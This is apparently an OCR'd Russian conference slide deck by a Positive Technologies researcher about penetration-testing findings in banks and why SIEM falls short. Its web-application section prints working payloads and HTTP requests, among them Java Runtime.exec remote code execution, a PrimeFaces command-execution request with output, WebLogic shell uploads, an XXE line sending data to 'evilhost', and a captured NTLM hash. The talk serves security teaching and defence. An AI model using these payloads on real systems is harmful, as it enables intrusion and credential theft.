(Бес)полезный SIEM

3 истории из жизни безопасников в банке

Юнусов Тимур

Руководитель отдела анализа защищенности банковских систем

POSITIVE TECHNOLOGIES

ptsecurity.com

План

- Веб-приложения
- Банкоматы
- Внутри банка
- Почему?
- ???

За 5 лет ничего нового, но:
каждое банковское приложение уязвимо.

- RCE
- И/А/А/2ФА
- etc

RCE

Request

Raw | Params | Headers | Hex

```
POST /***/logon.do HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 399

data=getclosestpoint!
importPackage(java.util);
importPackage(java.io);
importPackage(java.lang);
function x(){p=Runtime.getRuntime().exec('cmd.exe /c type
"E:\\apache-tomcat-6.0.35-demo\\conf\\tomcat-users.xml"');
a=InputStreamReader(p.getInputStream());
s=new Scanner(a).useDelimiter('\\A');
c=s.next();
Runtime.getRuntime().exec(c.replaceAll(" |\r|\n","_"))
;return new HashMap();}
x();
```


=>

```
GET
/x/javax.faces.resource/dynamiccontent.properties?ln=primefaces&pfdrid=rmECPJhGKCT
tNGuTl2KOea7jVDM865QlJKkAS52bTNjM3ADq%2BBW34JJ%2FRe7xGKHmw4BMWiyc
cyhKL9%2BqgFLW3Z2bSwkkA4JI%2Fu7eV9E6klbCGHGVRjiaP9IXUx7ysiqNhGP0E6uld
NW2mVlcQ9CmiWBHlvz6wMgbBx1DVK%2FuMgTw2mwc8Cg2J41OGyi%2Bf52nJ7OPte
JG7OOzRne7wcf25Dg6xcnpATQ9Mb93ehQFdHjAVvOlqlmaB6KU4wFqlTaAnRIO5JLW79
USZBENVUuAar139TZn25XAurHkPS5y92u4qsmZMeyEsMyq8DqjPJYTag4LqkKuaaVll9r
zbx9IUK7WjQn0kMUK4yQBRnFyyhf4awq%2Fjp9k8CEvYkgquE50zYyLZD8Wzquo3dBjf
C09pahq58KTzBILrwlL8AgI%2Fh38KUEdx8nEJXENgGSaC4dfLUXCtrv1%2Frq52mTS8wy
VUv2GsSipZBstQ7ccFFjLKynNH52AutM8LtEhXMAyB201o7BB9GuLizpMssX1wqD71qbd
VMcD6OPq9NQquLYrZVoAd0%2B3DitD%2Bx%2FiGLZ8xM1OI2HL2NhYocUlHuI3KX8Fa
VL08FtxjrzSjLupyuZmcfX4HqarMEj8EKHQuzl8w3FC%2BaD4KjyINSpx5kTUsm%2FGtX2
%2BUsmR1vmUD4vz92sqlBQsEPh46%2BcPV28VeJ1IYiW3roYt93AxBDy%2BmICaix%
2F7FFjd5%2BHmtin6EU1Mu0QLrASK5zS%2F96srEDeMbiX6LFuCflP9IVB6jR0%2BITW
Go96ObRWmfNbhHsLpR6wBuyQUnL1flYj19rjLXqnrNkmMXwDu86vZtWoHutwLeodzM8rh
GH2VleU%2F6OOfL0wVrbQ7Yj9dHkJyAJZBC6UAHMS4R1LL9W6Y994QL2KOunA0XI2
eiwb4lswyHiT1xp0oTzz4aMYHdWeE5rj4CUa4uTnC4vn96gll3BcoCyfBszrOGPZj%2BOF9
PR%2FRNfjdGl3IPx0n2bEMrg%2FDmVdX38O1v4n0d6Zva%2BOGQaUVABnHl8bQ%2F
OqfcyWF%2BMzb9nLOSAuxJhcUAMedvVdFO4XiHxgKljg2l4wODatj4QERzD20Te7p84z
%2FZPcP30dYojfE3UH2arnGsKL3CydHUSD76A9rGafHub%2BTzbWP3clXdq25ecPtTSR
RKMQHLN1rnD1yqlV1%2B52K8WORIYnGPpxgyiZH3Ad5n9qO7ITQbqqC23d1SusS%2F
Rpi4EDZv7nXftfljVfDw%2F7Q7ZUmDucWirQgAAAAAAAAAA&pfdrt=sc&digipassSerial=F
DM3613022&pfdrid_c=true&cmd=ipconfig HTTP/1.1
Host: bank2.com
Connection: close
```


```
HTTP/1.1 200 OK
X-FRAME-OPTIONS: SAMEORIG
Set-Cookie: JSESSIONID=BFB5C
Cache-Control: no-store
Pragma: no-cache
Strict-Transport-Security: max-age
X-XSS-Protection: 1; mode=block
Content-Type: text/plain;charset=U
Date: Thu, 27 Oct 2016 11:58:45 G
Connection: close
Server:
Content-Length: 578


Windows IP Configuration


Ethernet adapter Local Area Conn

   Connection-specific DNS Suffix
   IPv4 Address. . . . . . . . . . . : 10
   Subnet Mask . . . . . . . . . . . : 2
   Default Gateway . . . . . . . . . : 1

Tunnel adapter isatap.{04B4F751-7

   Media State . . . . . . . . . . . : Me
   Connection-specific DNS Suffix

Tunnel adapter Teredo Tunneling P

   Media State . . . . . . . . . . . : Me
   Connection-specific DNS Suffix
```

http://blog.mindedsecurity.com/2016/02/rce-in-oracle-netbeans-opensource.html

RCE


#
Host
Method
URL
1 http://10.1.58.26:7003 GET /bea_wls_internal/shell.txt
2 http://10.1.58.26:7003 POST //bea_wls_deployment_internal/De...
3 http://10.1.58.26:7003 POST //bea_wls_deployment_internal/De...
4 http://10.1.58.26:7003 GET /bea_wls_internal/shell.txt
5 http://10.1.58.26:7003 POST //bea_wls_deployment_internal/De...
6 http://10.1.58.26:7003 POST //bea_wls_deployment_internal/De...
Original request
Auto-modified request
Response
Raw
Params
Headers
Hex
POST //bea_wls_deployment_internal/DeploymentService HTTP/1.1
username:
password:
wl_request_type: data_transfer_request
serverName: AdminServer
deployment_request_id: -1
Content-Type: application/x-java-serialized-object
User-Agent: Java/1.6.0_45
Host: 127.0.0.1:8888
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 347

=>



https:/
Вы успешно изменили настройки.
Настроить
Права доступа
Коммуникация
Email От
Сообщение о добавлении записи
Сообщение об изменении записи
<title>
<![CDATA[Галерея изображений » shell]]>
</title>
<link href="
/login?p_p_id=31&p_p_lifecy
<id>
<![CDATA[urn:uuid:72cf9c1b-4433-4592-a470-04e919157ae3]]>
</id>
<updated>
<![CDATA[2012-06-06T19:28:21MSK]]>
</updated>
<summary>
<![CDATA[shell.jsp]]>

XXE

- Firewall
- Вывода данных нет
- Есть импорт XML
- Профит!

- OOB без внешних XML!
- ftp://evilhost:(123|53)/%a;

XXE


[*] Using URL: http://0.0.0.0:123/capture
[*] Local IP: http://[redacted]:123/capture
[*] Server started.
msf auxiliary(http_ntlm) > [*] 2016-10-11 14:46:34 +0300
NTLMv2 Response Captured from TESTIB4
DOMAIN: TESTIB4 USER: tomcat
NTHASH:ec4c8a40[redacted]524c5 NT_CLIENT_CHALLEN
0200060041004c004c0000000000000000
ar/www
below are wrapped in a comment
file. Do not forget to remove
< <!--
< <role rolename="tomcat"
< CWD >
< <role rolename="role1"
< CWD >
< <user username="tomcat" password="tomcat" roles="tomcat"
< CWD >
< <user username="both" password="tomcat" roles="tomcat,role1"
< CWD >
< <user username="role1" password="tomcat" roles="role1"
< CWD >
< -->
< <
< EPSV ALL
< EPSV
< EPRT |1|10.99.20.145|59347|
< RETR tomcat-users>
<]]>

2ФАутентификация

- VASCO(TM) DIGIPASS
  - SSL Pinning – WAT?
  - OTP(time())

$ -> $ 

P -> P 

P -> $ 

$ -> $ ✓

P -> P ✓

P -> $ ✗


100P -> $100

Request


Raw | Params | Headers | Hex

```
POST /ru/transfer HTTP/1.1
Host: www.bank.com
Cookie: secret :-P
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Connection: close

from={USD}&to={RUR}&amount=100
```


Банкоматы


Windows is not genuine
Get genuine now
Ask me later
NCR
КАРТА

Банкоматы



Банкоматы / OS



Выход из Kiosk mode

Hotkeys, обход Local Policy

Банкоматы / OS

Обход McAfee Solidcore, поднятие привилегий CVE-2016-8009


https://www.exploit-db.com/docs/39228.pdf

(SEC Consult 01/2016)

Нет защиты от повреждения памяти

Trusted Software / Выполнение в памяти (IE, FAR, PS, etc)

Банкоматы / Net



VPN – NDC TLS – NDC MAC


Firewall

- Обновления Windows
- Исходящие запросы
- etc

Промышленные GSM-модемы - фэйл

http://blog.ptsecurity.com/2015/12/critical-vulnerabilities-in-3g4g-modems.html

Банкоматы / Железо



Контроль USB-устройств
Шифрование HDD
BIOS
«Blackbox»

Внутри банка

Внутри банка

- Социальная инженерия
- Плохая сегментация / misconfiguration
- Отсутствие систем мониторинга
- Уязвимые приложения

ABS 1
ACL, какой ACL?


Добавляем “user”	USER1
Выставляем “admin rights”	USER1
Подтверждаем “admin rights”	USER2

Почему


Все делают ошибки:
- разработчики
- сисадмины
- безопасники
- инженеры

Халатное отношение:
- вендоры
- клиенты

Что делать?



Что делать?


.LOG
Information security tools
Networking devices
Operating systems
Apps
SIEM
INCIDENT
COLLECTION
AND
CORRELATION
Normalization
Filtration
Aggregation
Storage
Dashboarding
Notification
Reporting

И ТАК СОЙДЕТ!

SIEM==Antifraud

- Скоринг попыток одинаковых действий с false-результатом
- Цель – учетка, а не сессия
- Подключение всех событий в источники – регистрация идентификация авторизация и т.д.
- Прописать все ACL
    - WAF с доступом в backend
    - DBF

SIEM==Antifraud

